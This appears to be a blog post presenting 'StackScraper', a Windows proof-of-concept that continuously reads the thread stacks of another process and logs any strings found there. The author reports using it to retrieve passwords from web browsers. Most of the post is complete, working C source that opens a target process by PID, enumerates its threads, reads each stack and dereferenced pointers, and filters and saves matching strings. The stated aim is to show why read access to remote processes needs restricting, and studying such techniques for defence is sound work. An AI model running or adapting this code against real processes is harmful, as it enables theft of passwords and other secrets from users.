x86matthew - StackScraper - Capturing sensitive data using real-time stack scanning against a remote process

StackScraper - Capturing sensitive data using real-time stack scanning against a remote process


Posted: 08/02/2022

The potential dangers of reading memory are often overlooked by security developers, with most effort being put into preventing the writing of unwanted data.

I created this tool to show how much data can be extracted from a running process without requiring any injection techniques.

This program continuously scans the entire stack of each thread within the target process, and extracts any strings that it finds. It handles both pointers to strings, and strings allocated on the stack itself (local variables).

This is not a precision tool - it uses a very heavy-handed approach but it does return good results. I have successfully retrieved passwords from web-browsers using this tool. The main purpose of this tool is to emphasise the importance of restricting read-access to remote processes.



My proof-of-concept tool works as follows:

1. Create a handle to the target process using OpenProcess.
2. Use NtQuerySystemInformation with SystemProcessInformation to retrieve a list of threads within the target process.
3. Call NtOpenThread to open the first thread in the target process.
4. Call NtQueryInformationThread with ThreadBasicInformation to return the TEB address of the remote thread (TebBaseAddress).
5. Use ReadProcessMemory to read the entire TEB structure (NT_TIB) for this thread from the remote process.
6. Calculate the full stack size (TEB.StackBase - TEB.StackLimit) and read the entire stack contents using ReadProcessMemory.
7. Use ReadProcessMemory to read the data value of any pointers on the stack and check for strings.
8. Look through the stack data for local string variable content.
9. Return to step #3 for the next thread in the target process. Repeat for all remaining threads.
10. Return to step #2 and start again.

Full code below:

```
#include <stdio.h>
#include <windows.h>

#define STATUS_INFO_LENGTH_MISMATCH 0xC0000004
#define SystemProcessInformation 5
#define ThreadBasicInformation 0

// max stack size - 1mb
#define MAX_STACK_SIZE ((1024 * 1024) / sizeof(DWORD))

// max stack string value size - 1kb
#define MAX_STACK_VALUE_SIZE 1024

#define TEMP_LOG_FILENAME "temp_log.txt"

struct CLIENT_ID
{
HANDLE UniqueProcess;
HANDLE UniqueThread;
};

struct THREAD_BASIC_INFORMATION
{
DWORD ExitStatus;
PVOID TebBaseAddress;
CLIENT_ID ClientId;
PVOID AffinityMask;
```

```
DWORD Priority;
DWORD BasePriority;
};

struct UNICODE_STRING
{
USHORT Length;
USHORT MaximumLength;
PWSTR Buffer;
};

struct OBJECT_ATTRIBUTES
{
ULONG Length;
HANDLE RootDirectory;
UNICODE_STRING *ObjectName;
ULONG Attributes;
PVOID SecurityDescriptor;
PVOID SecurityQualityOfService;
};

struct SYSTEM_PROCESS_INFORMATION
{
ULONG NextEntryOffset;
ULONG NumberOfThreads;
BYTE Reserved1[48];
UNICODE_STRING ImageName;
DWORD BasePriority;
HANDLE UniqueProcessId;
PVOID Reserved2;
ULONG HandleCount;
ULONG SessionId;
PVOID Reserved3;
SIZE_T PeakVirtualSize;
SIZE_T VirtualSize;
ULONG Reserved4;
SIZE_T PeakWorkingSetSize;
SIZE_T WorkingSetSize;
PVOID Reserved5;
SIZE_T QuotaPagedPoolUsage;
PVOID Reserved6;
SIZE_T QuotaNonPagedPoolUsage;
SIZE_T PagefileUsage;
SIZE_T PeakPagefileUsage;
```

```
SIZE_T PrivatePageCount;
LARGE_INTEGER Reserved7[6];
};

struct SYSTEM_THREAD_INFORMATION
{
LARGE_INTEGER Reserved1[3];
ULONG Reserved2;
PVOID StartAddress;
CLIENT_ID ClientId;
DWORD Priority;
LONG BasePriority;
ULONG Reserved3;
ULONG ThreadState;
ULONG WaitReason;
};

DWORD (WINAPI *NtQuerySystemInformation)(DWORD SystemInformationClass,
PVOID SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);
DWORD (WINAPI *NtQueryInformationThread)(HANDLE ThreadHandle, DWORD
ThreadInformationClass, PVOID ThreadInformation, ULONG ThreadInformationLength,
PULONG ReturnLength);
DWORD (WINAPI *NtOpenThread)(HANDLE *ThreadHandle, DWORD DesiredAccess,
OBJECT_ATTRIBUTES *ObjectAttributes, CLIENT_ID *ClientId);

DWORD dwGlobal_Stack[MAX_STACK_SIZE];
HANDLE hGlobal_LogFile = NULL;

SYSTEM_PROCESS_INFORMATION *pGlobal_SystemProcessInfo = NULL;

DWORD GetSystemProcessInformation()
{
DWORD dwAllocSize = 0;
DWORD dwStatus = 0;
DWORD dwLength = 0;
BYTE *pSystemProcessInfoBuffer = NULL;

// free previous handle info list (if one exists)
if(pGlobal_SystemProcessInfo != NULL)
{
free(pGlobal_SystemProcessInfo);
}

// get system handle list
dwAllocSize = 0;
for(;;)
{
```

```
if(pSystemProcessInfoBuffer != NULL)
{
// free previous inadequately sized buffer
free(pSystemProcessInfoBuffer);
pSystemProcessInfoBuffer = NULL;
}

if(dwAllocSize != 0)
{
// allocate new buffer
pSystemProcessInfoBuffer = (BYTE*)malloc(dwAllocSize);
if(pSystemProcessInfoBuffer == NULL)
{
return 1;
}
}

// get system handle list
dwStatus = NtQuerySystemInformation(SystemProcessInformation,
(void*)pSystemProcessInfoBuffer, dwAllocSize, &dwLength;);
if(dwStatus == 0)
{
// success
break;
}
else if(dwStatus == STATUS_INFO_LENGTH_MISMATCH)
{
// not enough space - allocate a larger buffer and try again (also add an extra 1kb to allow
for additional data between checks)
dwAllocSize = (dwLength + 1024);
}
else
{
// other error
free(pSystemProcessInfoBuffer);
return 1;
}
}

// store handle info ptr
pGlobal_SystemProcessInfo =
(SYSTEM_PROCESS_INFORMATION*)pSystemProcessInfoBuffer;

return 0;
}
```

```
DWORD CheckValidStringCharacter(BYTE bChar)
{
// check if this is a valid string character
if(bChar > 0x7F)
{
// invalid character
return 1;
}
else if(bChar < 0x20 && bChar != '\r' && bChar != '\n')
{
// invalid character
return 1;
}

return 0;
}

DWORD CheckValidString(char *pString)
{
DWORD dwLength = 0;
BYTE *pCurrCharacter = NULL;

// calculate string length
dwLength = strlen(pString);

// string must be at least 5 characters
if(dwLength < 5)
{
return 1;
}

// if string is less than 8 characters, ensure it doesn't contain any non-alphanumeric
characters
// (this removes a lot of "noise")
if(dwLength < 8)
{
for(DWORD i = 0; i < dwLength; i++)
{
pCurrCharacter = (BYTE*)(pString + i);
if(*pCurrCharacter >= 'a' && *pCurrCharacter <= 'z')
{
continue;
}
else if(*pCurrCharacter >= 'A' && *pCurrCharacter <= 'Z')
{
continue;
```

```
}
else if(*pCurrCharacter >= '0' && *pCurrCharacter <= '9')
{
continue;
}

// non-alphanumeric character found
return 1;
}
}

return 0;
}

DWORD CheckAnsiString(BYTE *pValue, char *pString, DWORD dwStringMaxLength)
{
DWORD dwNullFound = 0;
DWORD dwStringLength = 0;

// check if this is a valid ansi string
for(DWORD i = 0; i < MAX_STACK_VALUE_SIZE; i++)
{
// check string value
if(*(BYTE*)(pValue + i) == 0x00)
{
// null terminator
dwNullFound = 1;
break;
}
else if(CheckValidStringCharacter(*(BYTE*)(pValue + i)) != 0)
{
// invalid string
return 1;
}
else
{
// valid character
dwStringLength++;
}
}

if(dwNullFound == 0)
{
// invalid string (no null terminator found)
return 1;
}
```

```
if(dwStringLength == 0)
{
// invalid string (blank)
return 1;
}

// valid ansi string
_snprintf(pString, dwStringMaxLength, "%s", pValue);

return 0;
}

DWORD CheckWideCharString(BYTE *pValue, char *pString, DWORD
dwStringMaxLength)
{
DWORD dwNullFound = 0;
DWORD dwStringLength = 0;

// check if this is a valid widechar string
for(DWORD i = 0; i < MAX_STACK_VALUE_SIZE; i++)
{
if(i % 2 == 1)
{
if(*(BYTE*)(pValue + i) != 0x00)
{
// invalid string
return 1;
}

continue;
}

// check string value
if(*(BYTE*)(pValue + i) == 0x00)
{
// null terminator
dwNullFound = 1;
break;
}
else if(CheckValidStringCharacter(*(BYTE*)(pValue + i)) != 0)
{
// invalid string
return 1;
}
else
{
```

```
// valid character
dwStringLength++;
}
}

if(dwNullFound == 0)
{
// invalid string (no null terminator found)
return 1;
}

if(dwStringLength == 0)
{
// invalid string (blank)
return 1;
}

// valid widechar string
_snprintf(pString, dwStringMaxLength, "%S", pValue);

return 0;
}

DWORD CheckLogForDuplicates(char *pString, DWORD *pdwExists)
{
FILE *pFile = NULL;
DWORD dwExists = 0;
char szLine[MAX_STACK_VALUE_SIZE + 4];
char *pEndOfLine = NULL;

// open temp log file
pFile = fopen(TEMP_LOG_FILENAME, "r");
if(pFile == NULL)
{
return 1;
}

// check if this entry already exists in the file
for(;;)
{
// get line
memset(szLine, 0, sizeof(szLine));
if(fgets(szLine, sizeof(szLine) - 1, pFile) == 0)
{
break;
}
```

```
// remove carraige-return
pEndOfLine = strstr(szLine, "\r");
if(pEndOfLine != NULL)
{
*pEndOfLine = '\0';
}

// remove new-line
pEndOfLine = strstr(szLine, "\n");
if(pEndOfLine != NULL)
{
*pEndOfLine = '\0';
}

// check if the current line contains the specified string
if(strstr(szLine, pString) != NULL)
{
// found
dwExists = 1;
break;
}
}

// close file handle
fclose(pFile);

// store dwExists
*pdwExists = dwExists;

return 0;
}

DWORD ProcessStackValue(BYTE *pValue, char *pStringFilter, DWORD
*pdwStringDataLength)
{
BYTE bStackValueCopy[MAX_STACK_VALUE_SIZE + 4];
char szString[MAX_STACK_VALUE_SIZE];
DWORD dwBytesWritten = 0;
DWORD dwExists = 0;
char *pCurrSearchPtr = NULL;
DWORD dwMatchesFilter = 0;
DWORD dwWideCharString = 0;
DWORD dwOutputStringLength = 0;

// reset length value
*pdwStringDataLength = 0;
```

```
// create a copy of the stack value to ensure it is null terminated
memset(bStackValueCopy, 0, sizeof(bStackValueCopy));
memcpy(bStackValueCopy, pValue, MAX_STACK_VALUE_SIZE);

// check if this value is an ANSI string
memset(szString, 0, sizeof(szString));
if(CheckAnsiString(bStackValueCopy, szString, sizeof(szString) - 1) != 0)
{
// check if this value is a widechar string
if(CheckWideCharString(bStackValueCopy, szString, sizeof(szString) - 1) != 0)
{
// not a string - ignore
return 1;
}

// widechar string
dwWideCharString = 1;
}

// perform further validation on the string
if(CheckValidString(szString) != 0)
{
return 1;
}

// replace '\r' and '\n' characters with dots
// (we don't want to terminate the string here because it may contain useful information on
the following line)
for(DWORD i = 0; i < strlen(szString); i++)
{
if(szString[i] == '\r')
{
szString[i] = '.';
}
else if(szString[i] == '\n')
{
szString[i] = '.';
}
}

if(pStringFilter != NULL)
{
// check if this string matches the specified filter
pCurrSearchPtr = szString;
for(;;)
{
```

```
if(*pCurrSearchPtr == '\0')
{
// end of string
break;
}

// check if the substring exists here
if(strnicmp(pCurrSearchPtr, pStringFilter, strlen(pStringFilter)) == 0)
{
// found matching substring
dwMatchesFilter = 1;
break;
}

// move to the next character
pCurrSearchPtr++;
}
}
else
{
// no filter specified - always match
dwMatchesFilter = 1;
}

if(dwMatchesFilter != 0)
{
// check if this string has already been found
if(CheckLogForDuplicates(szString, &dwExists;) != 0)
{
return 1;
}

if(dwExists == 0)
{
// calculate string length
dwOutputStringLength = strlen(szString);

// new string found - write to log
if(WriteFile(hGlobal_LogFile, szString, dwOutputStringLength, &dwBytesWritten;, NULL)
== 0)
{
return 1;
}
```

```
// write crlf
if(WriteFile(hGlobal_LogFile, "\r\n", strlen("\r\n"), &dwBytesWritten;, NULL) == 0)
{
return 1;
}

// store string data length
if(dwWideCharString == 0)
{
// ansi string
*pdwStringDataLength = dwOutputStringLength;
}
else
{
// widechar string
*pdwStringDataLength = dwOutputStringLength * 2;
}

// print to console
printf("Found string: %s\n", szString);
}
}

return 0;
}

DWORD GetStackStrings_Pointers(HANDLE hProcess, DWORD dwStackSize, char
*pStringFilter)
{
DWORD *pdwCurrStackPtr = NULL;
DWORD dwCurrStackValue = 0;
BYTE bStackValue[MAX_STACK_VALUE_SIZE];
DWORD dwStringDataLength = 0;

// get all values from stack
pdwCurrStackPtr = dwGlobal_Stack;
for(DWORD i = 0; i < (dwStackSize / sizeof(DWORD)); i++)
{
// get current stack value
dwCurrStackValue = *pdwCurrStackPtr;

// check if this value is potentially a data ptr
if(dwCurrStackValue >= 0x10000)
{
// attempt to read data from this ptr
memset(bStackValue, 0, sizeof(bStackValue));
```

```
if(ReadProcessMemory(hProcess, (void*)dwCurrStackValue, bStackValue,
sizeof(bStackValue), NULL) != 0)
{
// process current stack value
dwStringDataLength = 0;
ProcessStackValue(bStackValue, pStringFilter, &dwStringDataLength;);
}
}

// move to next stack value
pdwCurrStackPtr++;
}

return 0;
}

DWORD GetStackStrings_LocalVariables(DWORD dwStackSize, char *pStringFilter)
{
DWORD dwCopyLength = 0;
BYTE *pCurrStackPtr = NULL;
DWORD dwStringDataLength = 0;
BYTE bStackValue[MAX_STACK_VALUE_SIZE];

// find strings allocated on stack
pCurrStackPtr = (BYTE*)dwGlobal_Stack;
for(DWORD i = 0; i < dwStackSize; i++)
{
// ignore if the current value is null
if(*pCurrStackPtr == 0x00)
{
pCurrStackPtr++;
continue;
}

// calculate number of bytes to copy
dwCopyLength = sizeof(dwGlobal_Stack) - i;
if(dwCopyLength > sizeof(bStackValue))
{
dwCopyLength = sizeof(bStackValue);
}

// copy current data block
memset(bStackValue, 0, sizeof(bStackValue));
memcpy(bStackValue, pCurrStackPtr, dwCopyLength);
```

```
// process current stack value
dwStringDataLength = 0;
ProcessStackValue(bStackValue, pStringFilter, &dwStringDataLength;);

if(dwStringDataLength != 0)
{
// move ptr to the end of the last string
pCurrStackPtr += dwStringDataLength;
}
else
{
// move ptr to the next byte
pCurrStackPtr++;
}
}

return 0;
}

DWORD GetStackStrings(HANDLE hProcess, HANDLE hThread, DWORD dwThreadID,
char *pStringFilter)
{
THREAD_BASIC_INFORMATION ThreadBasicInformationData;
NT_TIB ThreadTEB;
DWORD dwStackSize = 0;

// get thread basic information
memset((void*)&ThreadBasicInformationData;, 0, sizeof(ThreadBasicInformationData));
if(NtQueryInformationThread(hThread, ThreadBasicInformation,
&ThreadBasicInformationData;, sizeof(THREAD_BASIC_INFORMATION), NULL) != 0)
{
return 1;
}

// read thread TEB
memset((void*)&ThreadTEB;, 0, sizeof(ThreadTEB));
if(ReadProcessMemory(hProcess, ThreadBasicInformationData.TebBaseAddress,
&ThreadTEB;, sizeof(ThreadTEB), NULL) == 0)
{
return 1;
}

// calculate thread stack size
dwStackSize = (DWORD)ThreadTEB.StackBase - (DWORD)ThreadTEB.StackLimit;
if(dwStackSize > sizeof(dwGlobal_Stack))
```

```
{
return 1;
}

// read full thread stack
if(ReadProcessMemory(hProcess, ThreadTEB.StackLimit, dwGlobal_Stack,
dwStackSize, NULL) == 0)
{
return 1;
}

// read ptrs
if(GetStackStrings_Pointers(hProcess, dwStackSize, pStringFilter) != 0)
{
return 1;
}

// read local variables
if(GetStackStrings_LocalVariables(dwStackSize, pStringFilter) != 0)
{
return 1;
}

return 0;
}

DWORD ReadProcessStackData(HANDLE hProcess, DWORD dwPID, char
*pStringFilter)
{
HANDLE hThread = NULL;
SYSTEM_PROCESS_INFORMATION *pCurrProcessInfo = NULL;
SYSTEM_PROCESS_INFORMATION *pNextProcessInfo = NULL;
SYSTEM_PROCESS_INFORMATION *pTargetProcessInfo = NULL;
SYSTEM_THREAD_INFORMATION *pCurrThreadInfo = NULL;
OBJECT_ATTRIBUTES ObjectAttributes;
DWORD dwStatus = 0;

// get snapshot of processes/threads
if(GetSystemProcessInformation() != 0)
{
return 1;
}

// find the target process in the list
pCurrProcessInfo = pGlobal_SystemProcessInfo;
for(;;)
{
```

```
// check if this is the target PID
if((DWORD)pCurrProcessInfo->UniqueProcessId == dwPID)
{
// found target process
pTargetProcessInfo = pCurrProcessInfo;
break;
}

// check if this is the end of the list
if(pCurrProcessInfo->NextEntryOffset == 0)
{
// end of list
break;
}
else
{
// get next process ptr
pNextProcessInfo = (SYSTEM_PROCESS_INFORMATION*)((BYTE*)pCurrProcessInfo
+ pCurrProcessInfo->NextEntryOffset);
}

// go to next process
pCurrProcessInfo = pNextProcessInfo;
}

// ensure the target process was found in the list
if(pTargetProcessInfo == NULL)
{
return 1;
}

// loop through all threads within the target process
pCurrThreadInfo = (SYSTEM_THREAD_INFORMATION*)((BYTE*)pTargetProcessInfo +
sizeof(SYSTEM_PROCESS_INFORMATION));
for(DWORD i = 0; i < pTargetProcessInfo->NumberOfThreads; i++)
{
// open thread
memset((void*)&ObjectAttributes;, 0, sizeof(ObjectAttributes));
ObjectAttributes.Length = sizeof(ObjectAttributes);
dwStatus = NtOpenThread(&hThread;, THREAD_QUERY_INFORMATION,
&ObjectAttributes;, &pCurrThreadInfo-;>ClientId);
if(dwStatus == 0)
{
// extract strings from the stack of this thread
GetStackStrings(hProcess, hThread, (DWORD)pCurrThreadInfo->ClientId.UniqueThread,
pStringFilter);
```

```
// close handle
CloseHandle(hThread);
}

// move to the next thread
pCurrThreadInfo++;
}

return 0;
}

DWORD GetNtdllFunctions()
{
// get NtQueryInformationThread ptr
NtQueryInformationThread = (unsigned long (__stdcall *)(void *,unsigned long,void
*,unsigned long,unsigned long *))GetProcAddress(GetModuleHandle("ntdll.dll"),
"NtQueryInformationThread");
if(NtQueryInformationThread == NULL)
{
return 1;
}

// get NtQuerySystemInformation function ptr
NtQuerySystemInformation = (unsigned long (__stdcall *)(unsigned long,void *,unsigned
long,unsigned long *))GetProcAddress(GetModuleHandle("ntdll.dll"),
"NtQuerySystemInformation");
if(NtQuerySystemInformation == NULL)
{
return 1;
}

// get NtOpenThread function ptr
NtOpenThread = (unsigned long (__stdcall *)(void ** ,unsigned long,struct
OBJECT_ATTRIBUTES *,struct CLIENT_ID
*))GetProcAddress(GetModuleHandle("ntdll.dll"), "NtOpenThread");
if(NtOpenThread == NULL)
{
return 1;
}

return 0;
}

int main(int argc, char *argv[])
{
HANDLE hProcess = NULL;
```

```
DWORD dwPID = 0;
char *pStringFilter = NULL;

printf("StackScraper - www.x86matthew.com\n\n");

if(argc != 2 && argc != 3)
{
printf("Usage: %s [pid] [filter:optional]\n\n", argv[0]);

return 1;
}

// get params
dwPID = atoi(argv[1]);
if(argc == 3)
{
pStringFilter = argv[2];
}

// get ntdll function ptrs
if(GetNtdllFunctions() != 0)
{
return 1;
}

// open process
hProcess = OpenProcess(PROCESS_VM_READ, 0, dwPID);
if(hProcess == NULL)
{
printf("Failed to open process: %u\n", dwPID);

return 1;
}

printf("Opened process %u successfully\n", dwPID);

// create a temporary log file to ignore duplicate entries
hGlobal_LogFile = CreateFile(TEMP_LOG_FILENAME, GENERIC_WRITE,
FILE_SHARE_READ, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if(hGlobal_LogFile == INVALID_HANDLE_VALUE)
{
printf("Failed to create temporary log file: '%s'\n", TEMP_LOG_FILENAME);
// error
CloseHandle(hProcess);

return 1;
}
```

```
// check if a filter was specified
if(pStringFilter == NULL)
{
printf("Monitoring process stack...\n");
}
else
{
printf("Monitoring process stack for strings containing '%s'...\n", pStringFilter);
}

// monitor target process
for(;;)
{
// read stack data from remote process
if(ReadProcessStackData(hProcess, dwPID, pStringFilter) != 0)
{
break;
}
}

printf("Exiting...\n");

// close file handle
CloseHandle(hGlobal_LogFile);

// close process handle
CloseHandle(hProcess);

return 0;
}
```